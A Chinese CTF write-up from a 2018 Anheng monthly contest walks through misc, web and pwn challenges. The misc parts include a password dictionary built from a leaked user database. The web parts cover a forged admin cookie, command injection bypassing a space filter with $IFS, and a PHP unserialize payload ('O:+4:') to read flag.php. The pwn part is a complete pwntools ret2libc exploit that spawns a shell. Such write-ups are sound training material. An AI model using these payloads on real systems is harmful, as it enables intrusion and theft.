安恒月赛writeup 2018年12月

原创

SsMing. 于 2018-12-23 20:45:35 发布 1218 收藏
分类专栏： pwn 训练

目录


misc1
misc2(签到)
misc3 (学习资料)
misc4(JUJU)
web1
web2
pwn1

---

misc和web,和一道pwn

misc1

看提示想到去下当时泄露的库



然后写脚本处理一下把数据库的内容，生成三个由用户名，密码，邮箱组成的字典，使用密码组成的字典爆开了压缩包

解压后得到个动图，记录上面的数字得到2368552827615885236557271683568717285748131 7

剩下的。。。。

misc2(签到)


misc3 (学习资料)

这道题下载之后，解压后发现有一个加密过的压缩包，和一个txt。想到有明文攻击

将txt压缩成zip文件（注意压缩工具，最好选择winrar,不同的压缩工具压缩算法会有差别）

利用工具ARCHPR4.53进行明文攻击，破解压缩包密码（关于工具版本问题，队友的工具版本不同，破解不成功

这个版本是师傅推荐的比较靠谱的版本）



破解成功

解压之后的到一个word文档，打开发现没有什么东西（队友的打开就有flag，只是不能复制，原因成迷）

将word文档后缀改为zip解压后得到一堆东西，在/word/document.xml里面发现flag

{edaa144c91a4e5b817e4a18cbdb78879}

misc4(JUJU)

下载之后是一张png图片，很容易就想到修改宽高（更多姿势）

-

winhex打开之后

```
89 50 4E 47 0D 0A 1A 0A  00 00 00 0D 49 48 44 52 |%PNG        IHDR
00 00 04 38 00 00 02 38  08 02 00 00 00 63 72 FB |   8   8     crû
D8 00 00 00 09 70 48 59  73 00 00 0B 13 00 00 0B |Ø    pHYs
13 01 00 9A 9C 18 00 00  42 61 69 54 58 74 58 4D |   šœ   BaiTXtXM
4C 3A 63 6F 6D 2E 61 64  6F 62 65 2E 78 6D 70 00 |L:com.adobe.xmp
```

我们把高修改为和宽一样的值


```
 Offset   0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F       ANSI ASCII
00000000 89 50 4E 47 0D 0A 1A 0A  00 00 00 0D 49 48 44 52 |%PNG        IHDR
00000010 00 00 04 38 00 00 04 38  08 02 00 00 00 63 72 FB |   8   8     crû
00000020 D8 00 00 00 09 70 48 59  73 00 00 0B 13 00 00 0B |Ø    pHYs
```

保存之后，就会发现图片显示的东西比原来多了

将图片下方的编码 进行base32解码，得到flag{a213072327f762855e475779eb081ca3}

web1

御剑扫了之后发现有之后发现有admin.php和DS_Store文件，利用DS_Store文件泄露工具（ds_store_exp），把文件下载到本地



名称	修改日期	类型
templates	2018/12/22 14:22	文件夹
.DS_Store	2018/12/22 14:21	DS_STORE 文
color	2018/12/22 14:21	文件
contactform	2018/12/22 14:21	文件
css	2018/12/22 14:21	文件
fonts	2018/12/22 14:21	文件
img	2018/12/22 14:21	文件
index.php	2018/12/22 14:21	PHP 文件
js	2018/12/22 14:21	文件
public	2018/12/22 14:21	文件

直接访问admin.php发现有提示信息，不是admin访问不了


访问主页，抓包发现cookie里面有一个user字段，解base64发现是user

尝试把user字段的值，改为base64加密的amdin,发现有302 跳转至admin.php,继续修改cookie值，访问到了后台

结合之前通过DS_Store泄露出的文件admin.html里面有这样的提示

```
····</div>
····
····<div·id="tip"><?php·if($res){echo·$res;}?></div>
····<div·class="foot">
····Copyright·©·2011-2015··All·Rights·Reserved.·
····</div>
```

知道应该是命令执行，抓包后发现如果输入命令有空格，会返回错误提醒，百度之后发现$IFS可以一定情况下代替空格的作用，用作分隔



找到flag

web2

打开题目之后看见这样的代码

```php
 <?php
@error_reporting(1);
include 'flag.php';
class baby
{
    public $file;
    function __toString()
    {
        if(isset($this->file))
        {
            $filename = "./{$this->file}";
            if (file_get_contents($filename))
            {
                return file_get_contents($filename);
            }
        }
    }
}
if (isset($_GET['data']))
{
    $data = $_GET['data'];
    preg_match('/[oc]:\d+:/i',$data,$matches);
    if(count($matches))
    {
        die('Hacker!');
    }
    else
    {
        $good = unserialize($data);
        echo $good;
    }
}
else
{
    highlight_file("./index.php");
}
?>
```

发现他自己定义了一个baby类，里面调用了file_get_content函数,我们可以通过给data，实例化这个类从而执行file_get_content这个函数

利用脚本构造payload

```php
 <?php
@error_reporting(1);
include 'flag.php';
class baby
{
    public $file;
    function __toString()
    {
        if(isset($this->file))
        {
            $filename = "./{$this->file}";
            if (file_get_contents($filename))
            {
                return file_get_contents($filename);
            }
        }
    }
}
$data=new baby();
$data->file = "flag.php";
echo serialize($data);

?>
```

然后`preg_match('/[oc]:\d+:/i',$data,$matches);`

匹配data中是否有(o或c:数字:（不区分大小写）)这样条件的内容，有的话返回hacker，百度之后加号可以绕过

O:+4:"baby":1:{s:4:"file";s:8:"flag.php";}


但是如果get这段数值，加号会被替换成空格，导致反序列化失败，所以把+进行url编码，之后再赋值

O:%2b4:"baby":1:{s:4:"file";s:8:"flag.php";}

拿到flag　ad2328a2c3f0933c053fd3c6f28f6143

pwn1

messageb0x




```
1 int process_info()
2 {
3   char v1; // [esp+0h] [ebp-58h]
4   char v2; // [esp+32h] [ebp-26h]
5   char s; // [esp+46h] [ebp-12h]
6
7   puts("--> Plz tell me who you are:");
8   fgets(&s, 10, stdin);
9   printf("--> hello %s", &s);
0   puts("--> Plz tell me your email address:");
1   fgets(&v2, 20, stdin);
2   puts("--> Plz tell me what do you want to say:");
3   fgets(&v1, 200, stdin);
4   puts("--> Here is your info:");
5   puts(&v1);
5   return puts("--> Thank you !");
7 }
```


洞在此处，还有一点：

```
.text:08049386                lea     ecx, [esp+4]
.text:0804938A                and     esp, 0FFFFFFF0h
.text:0804938D                push    dword ptr [ecx-4]
.text:08049390                push    ebp
.text:08049391                mov     ebp, esp
.text:08049393                push    ebx
.text:08049394                push    ecx
.text:08049395                call    __x86_get_pc_thunk_bx
.text:0804939A                add     ebx, 2C66h
.text:080493A0                mov     eax, ds:(stdin_ptr - 804C000h)[ebx
.text:080493A6                mov     eax, [eax]
.text:080493A8                push    0               ; n
.text:080493AA                push    2               ; modes
.text:080493AC                push    0               ; buf
.text:080493AE                push    eax             ; stream
.text:080493AF                call    _setvbuf
```


函数的汇编是这样的，我不确定ida里给的偏移是否正确,在peda中好探测

gdb调试：

先

```
gdb-peda$ pattern_create 300
'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4
AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAA
qAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA
%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%'
gdb-peda$
```

```
.text:080492D8                push    eax             ; stream
.text:080492D9                push    0C8h            ; n
.text:080492DE                lea     eax, [ebp+var_58]
.text:080492E1                push    eax             ; s
.text:080492E2                call    _fgets
.text:080492E7                add     esp, 10h
.text:080492EA                sub     esp, 0Ch
```

b *0x080492e2

r:

```
AYAAwAAZAAxAAy")
[----------------------------------------
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41416741 in ?? ()
gdb-peda$ AAzA%%A%sA%BA%$A%nA%CA%-A%(A%D
%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%
Undefined command: "AAzA".  Try "help".
gdb-peda$
```

```
gdb-peda$ AAzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%
%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%
Undefined command: "AAzA".  Try "help".
gdb-peda$ pattern_offset 0x41416741
1094805313 found at offset: 92
gdb-peda$
```

92:

```
2 {
3   char v1; // [esp+0h] [ebp-58h]
4   char v2; // [esp+32h] [ebp-26h]
5   char s; // [esp+46h] [ebp-12h]
6
7   puts("--> Plz tell me who you are:");
8   fgets(&s, 10, stdin);
9   printf("--> hello %s", &s);
10  puts("--> Plz tell me your email address:");
11  fgets(&v2, 20, stdin);
12  puts("--> Plz tell me what do you want to say:")
13  fgets(&v1, 200, stdin);
14  puts("--> Here is your info:");
15  puts(&v1);
16  return puts("--> Thank you !");
17 }
```


思路：

没有在程序中发现system函数，也没有/bin/sh

1.没有system，选择用int80来做：

ROPgadget --binary messageb0x | grep "int 0x80":

```
root@kali:~/桌面/安恒12月/5c19fbe70c3ae# ROPgadget --binary messageb0x | grep "int 0x80"
root@kali:~/桌面/安恒12月/5c19fbe70c3ae#
```

没有找到：

/bin/sh:

```
root@kali:~/桌面/安恒12月/5c19fbe70c3ae# ROPgadget --binary messageb0x --string '/bin/sh'
Strings information
============================================================
root@kali:~/桌面/安恒12月/5c19fbe70c3ae#
```

也木有

换思路：

1.泄露puts函数地址

2.获取libc版本号

3.获取/bin/sh地址

4.payload:

```python
from pwn import *
#p = remote("101.71.29.5",10009)
p = process('./messageb0x')
context.log_level = 'debug'
elf = ELF('./messageb0x')
#libc = elf.libc
p.recv()
p.sendline('123')
p.recv()
p.sendline('456')
p.recv()
payload = 'a'* 92 + p32(elf.plt['puts']) + p32(0x0804923b) + p32(elf.got['puts']) #process_info
p.sendline(payload)
p.recvuntil('Thank you !\n')
puts = u32(p.recv(4))

log.info("puts : %d"%puts)


libcbase = puts - 0x05f140
system = libcbase + 0x03a940
binsh = libcbase + 0x15902b

p.sendline('123')
p.recv()
p.sendline('456')
p.recv()
payload = 'a'* 92 + p32(system) + p32(0xdeadbeef) + p32(binsh)
p.sendline(payload)
p.interactive()
```

正在保存文件"/root/桌面/安恒12月/5c19fbe70c3ae/pwn1.py"... Python 制表符宽度：8 第 28

这里个人感觉有些小坑，刚开始ret用的main的，但是打exp卡住，后来看函数汇编：

```
.text:080493EA                mov     eax, 0
.text:080493EF                lea     esp, [ebp-8]
.text:080493F2                pop     ecx
.text:080493F3                pop     ebx
.text:080493F4                pop     ebp
.text:080493F5                lea     esp, [ecx-4]
.text:080493F8                retn
.text:080493F8 ; } // starts at 8049386
.text:080493F8 main           endp
```

不是leave;ret的，构造的main rop打不了，后来换了process_info，绕过了main的 ret，打成功了，记得要常看代码的汇编。。。。

pwn还没有自己复现，wp来自队友 , 有时间再自己复现，到时候再补